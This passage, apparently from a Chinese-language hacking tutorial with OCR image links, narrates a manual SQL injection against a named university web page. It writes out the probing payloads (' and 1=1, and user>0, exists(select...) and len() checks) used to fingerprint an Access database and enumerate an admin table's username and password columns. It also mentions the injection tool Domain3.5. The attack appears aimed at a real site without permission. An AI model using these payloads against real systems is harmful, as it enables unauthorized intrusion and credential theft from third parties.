


图3

小知识：注入漏洞产生的原因主要是程序员在写程序的时候，没有对客户端用户提交的数据进行过滤，从而泄露了很多敏感信息。




图 4

在http://eoe.ntu.edu.tw/eoe_member/prof_info/Query.asp?IP_PID=6后在提交' and 1=1,and 1=2后，我们发现了注入漏洞，如图5、图6所示。




图 5




图 6

提交and user>0，发现采用的是ACCESS数据库，如图7所示。




图 7

提交and exists(select * from [表名])语句来查询数据库的表名，经过我的查询发现只有admin一个表名。提交and exists(select [列名] from [表名])来查询数据库的列名，经过我一段时间的查询发现有username和password两个列名，如图8、9所示。




图 8




图 9

提交 and (select top 1 len(列名) from 表名)>数据，判断列的长度，判断出username的长度为5，password的长度也为5。

其实一开始我写到这里的时候就不想用手工猜解了，觉得这样很浪费时间。不过用Domain3.5来猜解……发现根本猜不出来。如图10所示。

